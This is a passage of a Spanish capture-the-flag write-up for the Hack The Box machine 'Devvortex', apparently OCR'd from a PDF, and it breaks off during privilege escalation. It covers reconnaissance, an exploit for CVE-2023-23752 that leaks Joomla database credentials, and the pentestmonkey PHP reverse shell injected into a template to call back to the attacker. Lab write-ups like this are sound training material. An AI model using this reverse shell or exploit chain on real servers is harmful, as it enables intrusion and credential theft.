
Devvortex - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNt
pkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQ
/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZ
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWs
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


El puerto 80 te redirige al dominio "devvortex.htb", tenemos que agregar este dominio al archivo "/etc/hosts" y vamos a ver el contenido:



Vamos a localizar posibles dominios con "wfuzz":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hl 7 -t 100 -w /usr/share/wordlists/SecLists/Discover
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.242/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        501 L    1581 W     23221 Ch    "dev"
```


Hemos encontrado el subodminio "dev", lo añadimos al archivo "/etc/hosts" y vamos a ver su contenido:



Es parecida a la anterior. Vamos a fuzzear para ver las posibles rutas de este subdominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://dev.devvortex.htb -w /usr/share/word
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.devvortex.htb
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/dir
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://dev
/media                (Status: 301) [Size: 178] [--> http://dev
/templates            (Status: 301) [Size: 178] [--> http://dev
/home                 (Status: 200) [Size: 23221]
/modules              (Status: 301) [Size: 178] [--> http://dev
/plugins              (Status: 301) [Size: 178] [--> http://dev
/includes             (Status: 301) [Size: 178] [--> http://dev
/language             (Status: 301) [Size: 178] [--> http://dev
/components           (Status: 301) [Size: 178] [--> http://dev
/api                  (Status: 301) [Size: 178] [--> http://dev
/cache                (Status: 301) [Size: 178] [--> http://dev
/libraries            (Status: 301) [Size: 178] [--> http://dev
/tmp                  (Status: 301) [Size: 178] [--> http://dev
/layouts              (Status: 301) [Size: 178] [--> http://dev
/administrator        (Status: 301) [Size: 178] [--> http://dev
```

Hay un directorio llamado administrator:




Como no sabermos la contraseña, vamos a realizar un escaneo de "joomla" con la herramienta "joomscan":

```
joomscan --url http://dev.devvortex.htb
```

```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
```


Tenemos la version, vamos a buscar exploits para la version 4.2.6 de joomla:




Lo clonamos y lo ejecutamos:

```
┌──(kali㉿kali)-[~/Downloads/exploit-CVE-2023-23752]
└─$ ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

Nos enumera 2 usuarios y unas credenciales para un usuario. Vamos a probar a entrar en joomla con esas credenciales:



Como podemos editar los temas, vamos a editar el de la siguiente ruta:



Inyectamos una reverse shell de pentestmonkey:

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.11';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
```

Nos ponemos a la escucha, vamos hacia la ruta y recibimos la conexion por netcat:

```
┌──(kali㉿kali)-[~/Downloads/exploit-CVE-2023-23752]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.242] 45786
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:4
 15:39:38 up  1:50,  0 users,  load average: 0.14, 0.29, 1.78
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Encontramos el archivo que antes nos ha revelado los credenciales del usuario lewis en "joomla":

```
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'lewis';
public $password = 'P4ntherg0t1n5r3c0n##';
```

Vamos a probar si esas credenciales funcionan para mysql:

```
}www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 131091
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)
```

Localizamos un archivo que contiene una tabla que tiene el valor "password" en la columna:

```
mysql> describe sd4fg_users;
+----------------+---------------+------+-----+---------+----------------+
